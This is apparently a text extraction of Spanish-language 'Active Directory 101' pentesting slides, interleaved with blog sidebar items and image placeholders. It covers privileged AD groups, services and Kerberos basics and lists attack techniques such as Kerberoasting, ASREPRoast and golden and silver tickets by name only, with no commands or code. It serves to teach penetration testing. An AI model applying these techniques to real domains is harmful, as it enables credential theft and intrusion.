

Active Directory 101

Snifer - Jose Moruno Cadima



68

- Consultor de Seguridad informática.

Certificaciones: eJPT, eCPPT, OSWP,
OSCP, CRTP.

- *Redes Sociales* [@SniferL4bs](#)

Aprendamos en comunidad|

Pentesting Mobile 101: Destripando un APK (Android Application Package)

Written May 12, 2021 · 4 min read · Autor - Gabdotoh

Aprendemos sobre la arquitectura de un APK, además de ver algunos posibles vectores para explotar vulnerabilidades



[Facebook](#) [Twitter](#) [Email](#) [YouTube](#)

Posts

- Pentesting Mobile 101: Destripando un APK (Android Application Package)
- Pentesting Mobile 101: Pentesting Lab I - Emuladores
- Usando Obsidian como herramienta para crear notas en procesos de Pentesting

Pentesting Mobile 101: Pentesting Lab I - Emuladores

Written May 9, 2021 · 4 min read · Autor - Snifer

Vemos que emuladores tenemos disponibles para iniciar nuestro laboratorio de pentesting mobile, los requisitos iniciales.

Usando Obsidian como herramienta para crear notas en procesos de Pentesting

Written Apr 27, 2021 · 10 min read · Autor - Snifer

Comparto con la comunidad el uso que estoy dando durante el último tiempo a Obsidian con este (vault) template inicial además de mencionar el porque deje de usar CherryTree.

SniferL4bs
1.87K subscribers • 141 videos

SUBSCRIBED

Latest from SniferL4bs

#52 Rebirth Retornamos con el Podcast #DameUnaShell
5 views • 19 hours ago

SniferL4bs
Volvemos con el podcast, esta breve actualización y algunos cambios que se tuvieron en el blog, como también del estado actual ...

New

CURSO BURPSUITE VII - REPEATER
CREADO POR: SNIFER 8:54

SniferL4bs
Retornando el curso de Burp Suite desde 0, con esta séptima parte donde vemos el uso de una funcionalidad muy utilizada al ...

Escritor del blog

<https://www.sniferl4bs.com>




Disclaimer


CONTENIDO


1. Active Directory	
2. Credenciales	
3. Usuarios Privilegiados	
4. Kerberos	
5. Servicios	
6. Hashes	
7. Reconocimiento de la red	
8. Verificar privilegios	


Que es un Active Directory




88








Lo que deseamos identificar en un dominio?



88



COMPROBAMOS DE UN ACTIVO

68

CREDENCIALES ...

- 📌 Usuario en dominio.
- 📌 Usuario privilegiado.
- 📌 Usuario de servicios.

Usuarios privilegiados

- Enterprise Admins
- Schema Admins
- Domain Admins
- Account Operators
- Server Operators
- Print Operators
- DHCP Administrators
- DNSAdmins

68

Cuentas y grupos con privilegios Administrativos explícitos

Windows 2000 < SP4	Windows 2000 SP4	Windows Server 2003 SP1+	
Administrators	Account Operators	Account Operators	Account Operators
	Administrator	Administrator	Administrator
	Administrators	Administrators	Administrators
Domain Admins	Backup Operators	Backup Operators	Backup Operators
	Cert Publishers		
	Domain Admins	Domain Admins	Domain Admins
Enterprise Admins	Domain Controllers	Domain Controllers	Domain Controllers
	Enterprise Admins	Enterprise Admins	Enterprise Admins
	Krbtgt	Krbtgt	Krbtgt
	Print Operators	Print Operators	Print Operators
	Replicator	Replicator	Replicator
Schema Admins	Schema Admins		Schema Admins

<https://risk3sixty.com/2015/02/16/administrative-accounts-in-active-directory/>



Servicios



LDAP



RDP



HTTPS/HTTP



RMI



SMB



Kerberos

88

- **Aplicaciones configuradas conjuntamente al AD.**
 - **Directorios compartidos.**
 - Información sensible
 - Credenciales, Documentación con usuarios.
-
- 88

Kerberos


- Kerberos fue creado por MIT.
 - Es un protocolo de autenticación, y no autorización.
-

88

Kerberos

- Microsoft realizo cambios para la implementación en AD.
 - Da información de los privilegios de cada usuario, el servicio es el que define.
-

88



Ataques a Kerberos

- Kerberos brute-force
- ASREPRoast
- Kerberoasting
- Pass the key

- Pass the ticket
 - Silver ticket
 - Golden ticket
-
- 

Ataques de Kerberos

Overpass The Hash/ Pass The Key

Pass The Ticket (PTT)


Golden Ticket y Silver Ticket

Kerberoasting

ASREPRoast

